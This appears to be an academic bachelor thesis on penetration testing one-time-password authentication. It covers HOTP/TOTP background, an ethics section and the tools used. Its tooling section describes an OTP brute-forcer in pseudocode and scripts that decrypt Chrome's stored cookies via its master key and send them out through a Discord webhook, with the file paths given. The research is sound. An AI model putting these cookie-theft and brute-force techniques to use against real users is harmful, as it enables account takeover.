Bachelor of Science in Engineering: Computer Security
May 2024

Penetration Testing of One-Time Password Authentication

Oliver Bölin
Philippe Van Daele

Dept. Computer Science & Engineering
Blekinge Institute of Technology
SE–371 79 Karlskrona, Sweden

This thesis is submitted to the Department of Computer Science & Engineering at Blekinge Institute of Technology in partial fulfilment of the requirements for the Degree of Bachelor of Science in Engineering. The thesis is equivalent to 10 weeks of full-time studies.

Contact Information:
Author(s):
Oliver Bölin
E-mail: olbo20@student.bth.se

Philippe Van Daele
E-mail: phva17@student.bth.se

University advisor:
Assistant Professor Victor Kebande
Dept. Computer Science

Faculty Computing
Blekinge Institute of Technology
SE–371 79 Karlskrona, Sweden

Internet : www.bth.se/didd
Phone : +46 455 38 50 00
Fax : +46 455 38 50 57

Abstract

Background. Multifactor authentication (MFA) is a widely used service in today's world, specifically one-time passwords (OTP), a short, often counter and/or time-based password the user enters as a secondary protection against attackers. These passwords are usually created from a seed stored on a server and the user's phone. The website sends the password to the server, which compares it to what it has stored and either rejects or declines it. Although many attacks have been theorized against this type of multi-factor authentication, not many are shown.

Objectives. This thesis intends to study the vulnerabilities of multiple areas of mobile-based OTP authentication systems and highlight the potential risks these threats pose.

Methods. In this thesis, we deployed an experimental approach which includes a 5-step model to investigate, find, and exploit vulnerabilities. The exploits are largely based on the vulnerabilities we found in an open-source OTP authentication infrastructure. We also employed a risk assessment method to evaluate the risks of the found exploits.

Results. The results show that the MFA infrastructure contains vulnerabilities in different system areas. Some vulnerabilities pose a larger threat, while others affect users more than organizations. The results include a vulnerability threat level and prioritization based on their impact on the user and infrastructure.

Conclusions. We conclude that there are four large known attack vectors in an OTP infrastructure that attackers can exploit to bypass authentication. We have shown a few ways to get past the authentication for a particular scenario. In contrast, the attacker has to use different methodologies to exploit the system, which varies depending on what part of the system is attacked. The study shows how different vectors are individually affected and what an attacker gains from those attacks. The study also goes the extra mile to suggest possible mitigation strategies for the types of attacks that have been identified in this study.

Keywords: Information Security, Authentication, Penetration testing, One-Time Password, Vulnerability Assessment

Acknowledgments

We want to thank our supervisor, Victor Kebande, for his guidance, support, and advice throughout the process.

Contents

Terminology

1. SFA - Single-Factor Authentication
2. 2FA - Two-Factor Authentication
3. MFA - Multi-Factor Authentication
4. API - Application Programming Interface
5. TLS - Transport Layer Security
6. TOTP - Time-Based One-Time Password
7. OTP - One-Time Password
8. HOTP - HMAC-based One-Time password
9. HMAC - Hash-Based Message Authentication Code
10. MiTM - Man-in-The-Middle
11. PRNG - Pseudorandom number generator
12. HTTP - Hypertext Transfer Protocol
13. AES - Advanced Encryption Standard
14. SHA - Secure Hash Algorithm
15. VM - Virtual Machine

Chapter 1

Introduction

1.1 Introduction

The first password for an online system was invented in 1960 by the Massachusetts Institute of Technology, and since then, it has revolutionized the world's security [1]. With billions of people connected every day since the internet started, authentication, likely invented by the Romans, has been a daily process for most people. Six years later, in 1966, the password invented by the Massachusetts Institute of Technology was stolen by another scientist, infamously called the first hacker [2]. This has led authenticators to create newer, safer ways to store, encrypt, and handle passwords and attackers to become more sophisticated. In 2023, over 8 billion records were confirmed to be breached [3], with many of them including user's emails and passwords. This has been a familiar sight since the early days of the Internet. Passwords are not enough anymore because of their reuse in different accounts.

Authentication methods using more than just a username and password have recently become more popular. This directly correlates to the increase in credential theft and data breaches. In 2019, 57% of businesses used MFA, which has become an essential factor in securing business accounts [4]. In Sweden, 81% of its population uses the popular banking authentication service in everyday life [5]. It has become so increasingly popular in some cases that it is used for all forms of authentication.

Many variations of MFA have recently emerged, with the most popular variations being push notifications, SMS notifications and OTP [4]. Mobile-based OTP authenticators have become popular for businesses and individuals, eliminating the need for separate OTP devices. OTPs are generated by a seed, which is the key for generating passwords. These are often stored in two places, one on the mobile device and one on the authenticator's database.

In general, two primary types of OTPs are prevalent. Both rely on the Hashed Message Authentication Code (HMAC) for their implementation. HMAC-based

one-time passwords (HOTP) employ a counter that can increment, generating fresh passwords each instance [6]. Then, there is the Time-based One Time Password (TOTP) as an extension to HOTP, but it utilizes time as the basis for its counter, generating fresh passwords periodically [7].

This thesis aims to identify, assess, and evaluate potential vulnerabilities in OTP mobile authenticators and their belonging sub-systems. It focuses on specific threat vectors and known weaknesses in a simulated environment to see where and how a threat actor could bypass this type of authentication.

1.2 Problem statement

Despite the widespread adoption of mobile-based OTP authenticators for secure authentication, a critical need remains to test their security posture comprehensively. The absence of a comprehensive public test creates a false sense of invincibility around OTP services. Despite users' unwavering trust, OTP systems are not impenetrable, and their vulnerabilities can have devastating consequences. This highlights the urgent need for rigorous testing and analysis, which this research thesis aims to address to ensure the development of secure authentication systems [8]. By conducting targeted research, tests, and risk evaluation, this study seeks to illuminate possible weaknesses that could be exploited by malicious actors, ultimately providing insight into the risks faced by users and organizations relying on such systems for secure authentication purposes.

1.3 Research Questions

1. Are there exploitable weaknesses present in mobile-based OTP authentication systems?
2. How do vulnerabilities associated with mobile-based OTP authentication systems impact the security of mobile-based OTP authentication?
3. What mitigation strategies can enhance the effectiveness of current multi-factor OTP authentication services in preventing unauthorized access in light of the identified vulnerabilities?

1.4 Aims and Objectives

The thesis aims to investigate potential vulnerabilities or threats in commonly used mobile-based authentication systems and evaluate the risks these vulnerabilities or threats pose. We will conduct penetration testing on open-source mobile-based authentication service(s). To achieve this aim, an experiment of various

methods targeting known and unknown vulnerabilities will be undertaken. The objectives to be achieved in this thesis are as follows:

1. **To identify potential vulnerabilities in OTP mobile authenticators:** This objective aims to conduct targeted research and tests focused on specific threat vectors or known vulnerabilities in the authentication systems.
2. **To assess the severity of the detected vulnerabilities:** Once the vulnerabilities are identified, they can be used to penetration test to determine a potential impact on the security of user data protected by mobile-based OTP authenticators.
3. **To evaluate the identified vulnerabilities:** When the tests are done, we can assess their impact, reproducibility, exploitability, affected entities and discoverability with an analysis of possible mitigation strategies.

1.5 Methodology

This study uses a quantitative approach to answer the research questions. This is achieved through iterative testing activities where data is collected and analyzed to evaluate the success rates of various attacking techniques and mitigation strategies on each part of OTP's infrastructure. The findings are then assessed and discussed in relation to the research question, leading to conclusions and suggestions for future research.

A quantitative approach involving experiments as the research method for this study was considered appropriate because it enabled the execution and testing of attacks on the mobile OTP system, which allowed for an analysis of the impact of these attacks. The selected research method provides the thesis causality and the relationship between intelligence gathering, attacks, and the effect of the OTP system and its respective passwords. The experiment lets researchers control the attacks and see how they impact the OTP system. The study also follows a 5-step model characterising its stages defined in 3.1. This model consists of five steps: finding and evaluating vulnerabilities, experimenting with them, assessing the exploits feasible with those vulnerabilities, and lastly, analysing them. After conducting intelligence gathering, a total of 6 experiments were finalized and carried out. The outcomes of these experiments were then analysed using a risk assessment method.

1.6 Motivation

Account theft has been a relevant problem for a long time. As of writing this thesis, 13,080,233,673 accounts, meaning username and password combinations,

have been breached [9]. These account breaches only have a last hope of protection, MFA. As the previous border of protection, the MFA system that protects these accounts has to be secure. It is not enough to broadly implement many security features to be safe in cyber security. To be secure, you must test your systems as a malicious attacker would. If authentication systems are not tested, we can not know how malicious actors will attack them when they do. To focus on where to implement new security features, we have to test what parts of the chain of systems are vulnerable and how those systems would impact organizations or private users if exploited.

While various MFA methods have gained popularity, a popular version is OTPs combined with mobile applications. Recent research has underscored the importance of OTP as a crucial defence against account breaches [4]. This version of MFA has become a gigantic business; for example, Microsoft Authenticator and Google Authenticator have a combined 200 Million downloads on the Google Play Store [10]. In light of these considerations, this study examines the security of OTPs for mobile-based authenticators. Since we can not ethically test these large applications, we have focused on open-source alternatives.

1.7 Research Gap

There is a lack of comprehensive investigation and testing on OTP authentication, explicitly targeting the popularized mobile-based version of the system. Despite their prevalence, the security of mobile-based OTP systems has not been thoroughly explored from the perspective of penetration testing in an experimental approach, which is also a public investigation. Additionally, the rapid evolution of mobile technologies introduces new potential attack vectors that demand assessment. Therefore, research is needed to delve into the weaknesses and vulnerabilities of mobile-based OTP authentication regarding technical and user-centric concerns to enhance resilience and develop new mitigation strategies against future malicious attempts.

1.8 Thesis Layout

This section provides the structure of this thesis. **Chapter 1** sets the scene for the whole thesis with three research questions, aims and objectives, and the motivation for this study. **Chapter 2** describes the background, which conceptualizes the related work by other researchers, the theoretical concepts, and the tools used in our investigation. **Chapter 3** presents a 5-step methodology guide for identifying and exploiting vulnerabilities and the systems we intend to investigate. **Chapter 4** delves into the vulnerabilities we have identified in the OTP landscape. **Chapter 5** describes the different types of attacks on the identified

vulnerabilities. **Chapter 6**, we cover the results of our vulnerabilities. **Chapter 7** discusses the analysis of the previous chapter, which encapsulates the whole result of the thesis. **Chapter 8** concludes with a thesis summary, contextualizing the results and discussion for future work.

1.9 Ethic, Societal & Sustainability Aspects

1.9.1 Ethics

Ethics can be viewed as a set of rules that a person should follow. Ethics in cybersecurity and related to the thesis are the ethics of confidentiality and informed consent. This thesis is about finding, understanding, and evaluating the risks of mobile-based OTP authentication. This can be questioned as unethical to some since we are trying to understand a topic that revolves around the protection of user data [11]. Regardless, the information that we will acquire will have full transparency, and honesty and will be obtained legally. The thesis will also be following the guidelines of ALLEA's Code of Conduct to ensure its authenticity [12]. This thesis will only use software which is hosted on our machines and networks, confirmed by the developer to be tested on so that the tests has no implications that could modify real data, constrain the availability of the service or gain private data. All the findings within this thesis will be shared with the affected parties before publication.

1.9.2 Society

The societal aspect of this thesis could have an impact since we are working with authentication, which modern societies rely heavily on within cybersecurity. If such a service were to shut down abruptly by an exploit, then the consequences of such action would majorly affect the authorization in different parts of society. The authentication users would not be able to perform banking transactions, verify their identity, or purchase goods online. The organizations would not be able to authorize their users for various tasks [13].

Suppose the thesis finds a threat and it poses a risk to the multi-factor authentication organizations or users on a societal scale or aspect. In that case, we will contact the affected parties and inform them of such a threat existing in their system.

1.9.3 Sustainability

When looking at sustainability as a general concept, it talks about not exhausting resources, implementing a plan on how to use resources effectively, and looking into the future on how resources should be used [14]. When looking at the world

of cybersecurity, there are three pillars of sustainability that we can observe: *People*, *Process*, and *Technology* [14].

People: This pillar of sustainability focuses on the human element, if we go into specifics, it is about the knowledge a person possesses to combat threats in cybersecurity. This is solved through training to minimize the loss of security [14]. Since the authors are only a two-man team, the people aspect of sustainability can be boiled down to the time it took to create the thesis.

Process: The sustainability process talks about how cybersecurity is managed within a company, such as what kind of protocol is in place if an intrusion is detected [14]. We however are not a company, but we do have a protocol in place if we were to discover a threat during our research. We are going to inform the affected parties about the potential risk(s) that are involved in the security risks to further prevent potential exploits.

Technology: Technology is an area of sustainability with which we will have no interaction. Technological sustainability is about working with companies that offer technology that is sustainable in environmental, governmental, or social [14]. We are also not working with new technology. So the topic of technological sustainability does not apply to our situation and research.

1.10 Conclusion

In conclusion, this chapter outlines the evolution and significance of authentication systems, focusing on the widespread adaptation of mobile-based OTP authenticators. Despite the popularity, the absence of comprehensive testing and unwarranted trust placed in OTP services by users create a false sense of invisibility. This thesis, therefore, aims to address these challenges by identifying, assessing, and evaluating potential vulnerabilities in OTP systems using mobile authenticators. By conducting targeted research, tests and risk evaluation, the study sheds light on the risks faced by users and organisations relying on such systems for secure authentication. The research questions and objectives outlined in this chapter will guide the investigation into the security posture of mobile-based authentication systems and contribute to developing more robust and secure authentication solutions.

Chapter 2

Background & Related Work

2.1 Introduction

This chapter inquires into the theoretical concepts, factors, and methodologies surrounding authentication, exploring its evolution, challenges, and diverse applications in cybersecurity. The chapter also discusses the related work to previous research on the OTP scene. Furthermore, it explains the study's technologies and tools used in the thesis. This is crucial for understanding the current state of OTP authentication and setting the stage for the research presented in this thesis. Reviewing these theoretical factors establishes a knowledge base for the work to follow.

2.2 Theoretical Concepts

2.2.1 Authentication

The word *authentication* derives from the Greek word *authentikos*, which means "real" or "genuine" and is a method to prove an identity within a variety of different fields such as art, antiques and cybersecurity [15].

In today's cyber-dominant world, authentication is a necessary process, knowingly or unknowingly used in many industries and by different people, machines, software or other entities. The authentication process can often be described in two phases: identification and authentication. The authenticator target has to provide some identification to the authenticator, whereas the authenticator will find the correct identification and compare them, ultimately authenticating or deauthenticating the target [15].

The critical challenge in authentication is authenticity. Is the person behind the account the real person, or is someone imitating to be the real person? While this can be solved through different authentication methods needing to verify their credibility, making it harder to imitate the user, an attacker could potentially steal such information [16].

2.2.2 Authentication factors

In cybersecurity, authentication is usually a specific set of credentials. The most well-known authenticator process is passwords, a single string stored often in a database compared to the user input authenticates the user. This process contains only a single authentication factor, naturally called *Single-factor authentication (SFA)*. Three different types of authentication factors exist, with a fourth location factor gaining popularity recently [17]. Here is an overview of the types of authentication factors:

1. **Knowledge**, Something the user will know, such as a password.
2. **Ownership**, Something the user has, such as an ID card.
3. **Inherence**, Something the user is, such as a fingerprint.
4. **Location**, Somewhere the user is, such as geolocation.

Combining these four factors can explain the three types of authentication.

1. **Single-factor authentication (SFA)**, Which uses one of the authentication factors.
2. **Two-factor authentication (2FA)**, Which uses exactly two of the authentication factors.
3. **Multi-factor authentication (MFA)**, Which uses two or more authentication factors.

Since MFA requires two or more factors, all 2FA is a type of MFA. While some authentication might use three or more factors, not all MFA is 2FA.

2.2.3 Todays Authentication

Due to the intricate cyber world we live in today, authentication methods have evolved a long way since the start of the internet. In today's cybersecurity world, authentication is divided into complex, often separate systems and steps. Many different types of authentication systems exist now, employing passwords, biometrics, certificates, tokens, OTP, push notifications, voice authentication, and many more ways of authentication that emerge every year. The design of these authentication systems can significantly impact the security of the data it protects. In recent years, users have strayed from impractical but sometimes more secure ways of authentication, and therefore, there is a need for secure and convenient authentication methods, whereas OTP has been popularized because of its simplicity [18].

Passwords

The password is a simple static method of authentication that can authenticate a user based on their associated password. The password has been the most used

authentication method for around 50 years [18]. Passwords have been vulnerable to hacking due to the ease of guessing or eavesdropping on the communication between the user and authentication server [18]. This created new complexities with password authentication, such as minimal lengths, data encryption and non-trivial passwords [18]. Users are known to implement convenient and easy passwords that can be brute-forced or to reuse old passwords that can exist in data leaks. Even with the technical assets to secure passwords, humans are the weakest link because of their behaviour [18][19][20][21].

Two-factor authentication

Two-factor authentication (2FA) consists of two recognized authentication factors. Whether it be something you know (e.g. PIN or password) and something you have (e.g. USB token or NFC chip) [22]. A practical example of 2FA is accessing one's flat in an apartment complex with a coded door, the first step is to access the building, this is done by typing in the door code, which is the *"something you know"* factor. The next step is accessing the one's apartment. This is usually done with a key, which is *"something you have"* factor.

This is why 2FA is considered to be more secure than traditional one-factor authentication. Even if one of the authentication factors is compromised, you are still secured by the other, making it harder to perform malicious attempts [23].

Multi-factor authentication

Multi-factor authentication (MFA) consists of equally or more authentication factors than 2FA, which only consists of two authentication factors. While 2FA is MFA, MFA that consists of three or more factors is not 2FA. To add to the practical example of accessing one's flat, you can add another factor, such as voice recognition, to authenticate who the person accessing the flat via voice. You can keep adding factors such as cameras for facial recognition, fingerprint scanners and more. This will ultimately become impractical and nonusable with too many systems. Therefore, there is a spectrum with usability on one end and security on the other end, and the need is for a usable and secure authentication method [24].

Cookie-based authentication & Sessions

Cookies are smaller strings that websites store on the user's device. Cookies, specifically session IDs, remind the website that it is an already authenticated user and redirect them to a logged-in state so that the user does not have to log in every time they open the same website. They also give the website information, such as who they are and their specific settings. The web server will store a session identifier for every user on the database, and the user will store their specific cookies [25]. The client will access the page for the first time and get

a session ID in a cookie back from the server. The next time the client wants to access the server, they will give the server the cookie with the cookie session, which the server will then find in its storage and respond accordingly [25].

One-Way & Mutual

One-way authentication is a form of authentication where a source needs to authenticate to the destination, or the destination needs to authenticate to the source. A typical example of one-way authentication is used by web servers using HTTPS [26]. The server sends its HTTPS/TLS digital certificate upon connection with the client to verify its authenticity, the client verifies its authenticity and if is trustworthy it will establish a connection with the server.

Mutual authentication works similarly to one-way authentication, however in this case both need to verify each other's authenticity [27]. If either can't provide authenticity, the connection is not established. An example of mutual authentication is in IoT devices. Most IoT devices need to establish a connection with a remote server to function properly and pass through an unsecured network. Mutual authentication ensures that the device is received from a legitimate source.

In-Band & Out-of-Band

In-band authentication is a factor method used over the same communication channel as the login method. This means that you enter your login credentials and token on the same website, and it goes through the same form of connection [24][28]. This connection could be susceptible to Man-in-The-Middle (MiTM) attacks because all its data is passed through the same communication channel [29].

Out-band authentication works a bit differently compared to In-band authentication. The login process through the website functions the same. The difference is that when signing in, the second verification is done outside the main communication channel [28][24].

2.2.4 One-time Password

One-time Passwords (OTP) have been very popular for a long time and can be believed to be a strong authentication method [24]. OTPs serve to authenticate a user and a protected endpoint with no long-term factors such as a certificate or a public key [30].

What makes them "One-Time" is that a short, often semi-random string or PIN is shown to the user via methods such as SMS or a mobile application, which authenticates the user; this is obviously to combat an attacker learning one set of code of authentication since it will be regenerated. OTP is usually used with TLS but can be paired with many other cryptographic protocols to protect against

MiTM attacks [30][24]. OTPs are used with cryptographic schemes to explain and define the operations that employ the keys that encrypt the OTP. Usually, OTP is paired with a username and a password, which creates the MFA factors,

1. The username and password
2. The OTP

2.2.5 HMAC-based One-Time Password

HMAC-based One-Time Password (HOTP) is an extension of the OTP, which generates an OTP value based on an increasing counter value and a static symmetric seed, also called key [6]. This generates an output that must be truncated into a HOTP value for the user to use. On every use of HOTP, the counter will increment, ultimately creating a completely new OTP value. This means the client and the authenticator server or database must keep the secret seed and the counter in their memory so that the correct HOTP can be generated and compared on every authentication attempt. HOTP usually employs an encoding for the seed, which can be in base32, through the Secure Hash Algorithm (SHA) or other encoding techniques. This adds another layer to the OTP security. The standard RFC 4226 explains that the best possible attack against HOTP is a brute force attack [6]. Even if the adversary can observe multiple protocol exchanges, this will not have a beneficial advantage over random guessing. A one-time password can be computed with HOTP as formula 2.1:

$$\text{HOTP}(K, C) = Truncate\left(\text{HMAC}(K, C)\right)$$

Figure 2.1: Formula for HOTP

1. **HOTP(K,C)**
   1.1. K is the secret key shared between the client and server.
   1.2. C is the increment counter. This is a value which increases each time the HOTP is used.
2. **HMAC(K,C)**
   2.1. The K and C values are the same as for HOTP.
   2.2. HMAC produces a fixed-size hash output based on the combination of the key and counter.
3. **Truncate**
   3.1. The purpose of truncating is to obtain a shorter version of the HMAC.

2.2.6 Time-based One-Time Password

TOTP works much like HOTP. However, the counter is the differentiating factor between the algorithms [31]. The secret seed for TOTP is stored on the authenticator server or database and somewhere else for the client. When the client wants to authenticate themselves, a TOTP is generated on the client and the authenticator server, which is then compared with each other [7][31]. TOTP usually employs an encoding for the seed, which can be in base32, through the SHA or other encoding techniques. The method of determining the TOTP is based on the HOTP algorithm where the incrementing counter is replaced with the current time stamp [31] [7]. This means that the client and authenticator server must have a synchronized time. The TOTP code can be calculated by reusing the HOTP calculation, such as:

$$\text{TOTP}(K,T) = \text{HOTP}\left(K, \left\lfloor \frac{\text{Current unix time} - T_0}{X} \right\rfloor\right)$$

Figure 2.2: Formula for TOTP

1. **TOTP(K,T)**
   1.1. K is the secret key shared between the client and server.
   1.2. T is the current UNIX time subtracted from the UNIX epoch and divided by a time duration (e.g. 30 seconds). This is a value which is replaced with the current UNIX time each time a new OTP is generated.
2. **HOTP** $\left(K, \left\lfloor \frac{\textbf{Current unix time} - T_0}{X} \right\rfloor\right)$
   2.1. K is the secret key shared between the client and server.
   2.2. The T_0 is the UNIX epoch (January 1st 1970)
   2.3. X is the length of a defined time duration (e.g. 30 seconds).
   2.4. The Current Unix Time is the current time in UNIX format.
   2.5. The HOTP is the same as for 2.1

2.3 Mobile-Based Authentication

In 1994, the telecom company Ericsson issued a patent for "a method and an apparatus for authentication of a user attempting to access an electronic service, and, in particular, providing an authentication unit which is separate from preexisting systems" [32]. The patent explains a mobile authentication method where users can call their bank, receive a temporary challenge code, a type of code

bound to that specific authentication, and then respond with their response code to authenticate themselves. Ever since this method was presented by Ericsson, mobile-based authentication methods have come a long way.

2.3.1 OTP Standards

OTP relies on the standards mentioned below to ensure security and reliability. These standards dictate the algorithms for generating OTP on mobile devices. By adhering to these standards, developers and organizations can implement authentication methods that are robust and resistant to common security threats.

IETF RFC 4226

RFC 4226 is a standard algorithm published in 2005 which describes an algorithm that generates an OTP based on an HMAC. The algorithm is designed with the end-consumer in mind for ease of use and the ability for the algorithm to be integrated seamlessly across multiple low-cost hardware such as USB dongles, Java cards or mobile devices [6]. Some of the prerequisites are:

1. **The algorithm MUST be sequence- or counter-based:** This primarily provides a deterministic process where both the end device and server can compute the same OTP at any given time.
2. **The algorithm SHOULD be economical to implement:** This prerequisite is made with mobile devices in mind, where the hardware's resources, such as battery and CPU usage, are minimized.
3. **The displayed value of the token MUST be easily read:** The purpose of the HOTP is to add an extra layer of security while still being at a reasonable length for ease of use. That is why the value must be at least a 6-digit value and only numeric.
4. **The algorithm MUST use a strong shared secret:** The length of the shared secret MUST be at least 128 bits for the secret to be difficult to brute force.

RFC 4226 introduces a simple, effective standard for HOTP. It adds security methods where the best possible attack would be a brute force attack, which the standard recommends a throttling/lockout scheme on the server. While already effective, the algorithm allows further improvements to enhance security [6].

IETF RFC 6238

The RFC 6238 was released in 2011 and is based on the HOTP algorithm specified in RFC 4226. RFC 6238 proposes an algorithm for TOTP and guides how to implement it. It also introduces the time step mechanism in this standard, which

defines the TOTP. The standard also explained some key features for enhancing security while using TOTP [7]. These features are

1. **Shared Secret Establishment:** The user authenticator device and server must have a consistently shared secret.
2. **Time step synchronization:** The user authenticator and the server must use consistent synchronised time steps.
3. **OTP Generation:** The user authenticator must compute the OTP by applying the correct TOTP algorithm with regard to the shared secret key and the current time.
4. **OTP Validation:** The server must calculate the OTP for the current time, and if the user OTP and the server OTP are the same, the user should be authenticated.
5. **Expiry and Renewal:** A new OTP should be generated after a time step, where 30 seconds is recommended. After the time step has ended, they should expire.

The standard also addresses some best practices to implement; they write that the shared key is most important to protect. The standard recommends implementing strong encryption and robust key management for the server and user to protect an attacker from stealing it [7].

2.3.2 Cryptography

Cryptography is important in authentication since some key, number, or password has to be hidden from someone trying to either eavesdrop or steal it. It is also used to ensure data integrity and verify the authenticity of data [33].

Secure Hash Algorithms

SHA are a family of different cryptographic hash functions. The most used variations are SHA-1, SHA-256 and SHA-512. The data that is run through SHA produces a unique fixed hash that most likely can not be the same for any other piece of data. This creates an identification factor for SHA. If a piece of data is hashed using SHA, it can be compared to other encrypted data to see if it is the same. SHA converts the input into binary and then performs binary operations to convert it into a unique hexadecimal value.

The basic difference between SHA-1, SHA-256 and SHA-512 is the length of the algorithm's hash. SHA-1 produces a 160-bit hash value, SHA-256 a 256-bit and SHA-512 a 512-bit value. This is because of the different bitwise operators used in the different variations. SHA is often used to create a hash of a user's credentials and compare them to stored credentials for authentication [34][35][36].

Advanced Encryption Standard

Advanced Encryption Standard (AES) is a symmetric block crypto created by Joan Daemen and Vincent Rijmen [37]. The clear text and the key are 128, 192 or 256 bits. For 128 bit AES, 44 roundkeys are made. To then encrypt, it follows Algorithm 1 [37]. AES is often used to encrypt or decrypt data, such as securing communication data over the internet or files on a device.

Algorithm 1 AES encryption[37]

$A \leftarrow \text{AddRoundKey}(P, W_0, W_1, W_2, W_3)$
for $i = 1, 2, \ldots, 10$ **do**
    $A \leftarrow \text{SubBytes}(A)$
    $A \leftarrow \text{ShiftRows}(A)$
    if $i < 10$ **then**
        $A \leftarrow \text{MixColumns}(A)$
    end if
    $A \leftarrow \text{AddRoundKey}(P, W_{4i}, W_{4i+1}, W_{4i+2}, W_{4i+3})$
end for
$C \leftarrow A$

2.3.3 Application Layer Protocols

A protocol is a set of rules that determine how communication is established between devices and networks, regardless of the type of hardware being used. By exploring and explaining the Transport Layer Security Protocol (TLS) and the Hypertext Transfer Protocol (HTTP), we gain an understanding of their roles in security and authentication. These two protocols are worth mentioning since, when combined, they provide secure network communication.

Transport Layer Security Protocol

TLS protocol is used to communicate securely over the internet. It uses different authentication and encryption methods to ensure this. TLS uses a handshake method where the client and server exchange information. The client will start the initiation by sending a *hello* message to the server, including what version of TLS is used. The server responds to this message by sending a *server hello* containing a Secure Sockets Layer (SSL) certificate and the cypher suite. The client will then verify the certificate with the issuer, confirming the server's authenticity. The client gets a public key from the certificate and then encrypts a secret which consists of random bytes.

Depending on the TLS model, various encryption models are used. The server will then decrypt the random bytes and generate new session keys from the secret. The client will also generate the same key. When finished, the client and server

have achieved symmetric encryption, and the handshake is complete. Hashing is also a necessary part of the handshake to ensure integrity, and different methods of hashing are utilized to sign the data [38][39][40].

Hypertext Transfer Protocol

HTTP is an application layer protocol that allows web-based applications to communicate and exchange data with each other. The HTTP is a connectionless protocol, which means that when the client sends an HTTP request to the destination, usually a server, the client connects, sends the request and then disconnects from the server after sending the request. When the server is ready to respond, the server re-establishes the connection with the client and delivers the requested content. The request can contain any data as long as the client and the server can read it. All the content sent by the HTTP protocol is usually sent in plaintext and sometimes contains binary data. Regardless, the content of the HTTP response is readable by anyone with the proper tools. To increase the security of the HTTP, the TLS protocol is used to encrypt the request and response content. This form of encryption is now known as the HTTPS (Hypertext Transfer Protocol Secure) [41][42].

2.4 Security Tools

The tools below are used within this thesis and consist of different programming tools, frameworks, or scripts we have created ourselves.

2.4.1 Python

Python is a high-level object-oriented programming language with many different use cases. The standard Python library includes many different fields, such as string processing, internet protocols, software engineering and operating system interfaces. Python was created by Guido van Rossum and released in 1991. The current version of Python is 3.12.2 [43].

2.4.2 Python Flask

Flask is a Python microframework that was created in 2010. Since then, it has become one of the most popular frameworks for lightweight and complex applications. Flask provides tools and libraries to handle HTTP requests, routing URLs, rendering templates, and managing sessions. It uses the WSGI (Web Server Gateway Interface) standard, which gives the user various deployment options [44][45].

2.4.3 Apache

Apache is the most popular open-source web server maintained by the Apache Software Foundation. It was also the oldest web server, released in 1995. Apache includes modules and allows users to install additional modules for various purposes, giving users flexibility and customizability. Apache currently powers 30% of websites which have a known web server [46][47].

2.4.4 PrivacyIDEA

PrivacyIDEA is an open-source multifactor authentication system that can be used with authentication devices, but it can also create Universal 2nd Factor (U2F) keys, Yubikeys, SSH keys and x509 certificates. PrivacyIDEA is written in Python and uses the Python Flask web framework and SQL for user data storage. PrivacyIDEA started in 2018 and now has 110 contributors, 37 different releases, and their own mobile application authenticator called PrivacyIDEA authenticator [48].

2.4.5 Virtual machines

Virtual Machine (VM) is no different than a physical computer. A VM is created using a software-based computer version that borrows the host computer's memory, CPU and storage. A VM is on a partition in a different part of the system, so it can not obstruct the host operating system. Many different versions of operating systems are used in virtualization for different purposes [49].

2.4.6 Patator

Patator is a multi-tool brute-forcer written in Python which uses multi-threading to achieve more guessing attempts. Patator is very flexible and supports many different types of brute-forcing [50].

2.4.7 Metasploit Framework

The Metasploit framework is a penetration testing platform that allows users to construct and execute malicious code. It can be used to test vulnerabilities and execute attacks, as well as evasion and scanning capabilities. It uses a collection of tools to provide the user with a single environment to use them. Metasploit has a large database of exploits and payloads that can be used against a large range of targets [51].

2.4.8 Mobile Security Framework

Mobile Security Framework (MobSF) is an automatic vulnerability scanner for Android, iOS and Windows Mobile applications and a penetration testing tool for malware analysis and privacy analysis platform [52].

2.4.9 Frida

Frida is a dynamic code instrumentation toolkit allowing users to inject code snippets into Android, iOS, Windows, MacOS, and more applications. Frida can be used for many purposes, such as diagnostics, error handling, and reverse engineering [53].

2.4.10 Common Vulnerability Scoring System

Common Vulnerability Scoring System (CVSS) is an open industry standard which is used to score vulnerabilities numerically. The score reflects the severity of the vulnerability and can be categorized into low, medium, high and critical scores [54]. The current version of CVSS is 4.0 and uses various metrics, as seen in Table 2.1.

Metric	Description
Exploitability	Measures how easily vulnerabilities can be exploited by attackers.
Vulnerable System Impact	Evaluates consequences of successful exploits, like data breaches or system downtime.
Subsequent System Impact	Assesses broader effects on interconnected systems and networks.
Supplemental Metrics	Additional context or supplementary information related to security risks.
Security Requirements	Specifies necessary security measures to protect against threats.
Threat Metrics	Quantifies severity and likelihood of various threats for prioritization.

Table 2.1: The metrics used within CVSS

The scoring system helps security organizations and systems consistently assess the severity of vulnerabilities and attacks.

2.4.11 Own scripts

bruteforcer.py

The brute-forcer is a simple script written in Python 3.10 which creates a session and connects to the target system via POST and GET HTTP requests. When prompted with the TOTP or HOTP password, it spams the target with randomly generated passwords ranging from 000000 to 999999 until it succeeds. The algorithm is presented as Algorithm 2.

Algorithm 2 Login and Data Retrieval Pseudocode

```
1: Send a POST request to "/loginpage" with credentials.
2: Send a GET request to "/otp" to obtain the OTP authentication page.
3: Attempt to crack the OTP by calling the function "guess".
4: if guess unsuccessful then
5:     return
6: end if
7: Send a GET request to "/success".
8: if successful then
9:     Retrieve the cookie.
10: end if
11: Send a GET request to "/loggedin" with the obtained cookie.
12: Display the retrieved data.
```

GetMasterKey.ps1

`GetMasterKey.ps1` is a small Powershell script which is made by penetration tester KKRPTYK [55], which we modified. The script retrieves the encrypted master key, which is used by Google Chrome to encrypt passwords and cookies. The key is usually stored in the following directory.

```
C:\Users\USERNAME\AppData\Local\
Google\Chrome\User Data\Local State
```

If it has the correct access rights, it can use the Windows Data Protection API to decode the key with the user's credentials and store it for use in a later stage.

chromeDecrypt.py

This Python tool is based on a guide constructed by penetration tester KKRPTYK [55]. It does basic privilege escalation in Powershell to get the main script `GetMasterKey.ps1` running. When running the main Powershell script, it copies the Chrome cookies from the following directory.

```
C:\Users\USERNAME\AppData\Local\
Google\Chrome\User Data\Profile N\
Network\Cookies
```

Using the cookies and the master key, it can now decrypt them using AES. After they are decrypted, it saves them to a file and sends them to the attacker over Discord. This is done via a webhook and POST request.

2.5 Related Work

Authentication is a broad subject, and many research studies and tests have been conducted on it. Not all research and tests are released publicly for integrity reasons. There are a lot of informal cryptographic or security analyses related to MFA and their security keys [56][57][58]. These are relevant to understanding how the specific systems work and what security issues they might have, but there are no realistic tests subjected to the services they investigate.

In 2021, students from Denver University conducted a thematic analysis assessing risks in MFA mobile applications using two risk assessment tools, RiskInDroid and MobSF [59]. The article evaluates the risks in two categories: code-based and permission-based risks. This study investigates user trust and the risks of unauthorized permissions when using phone-based authenticators.

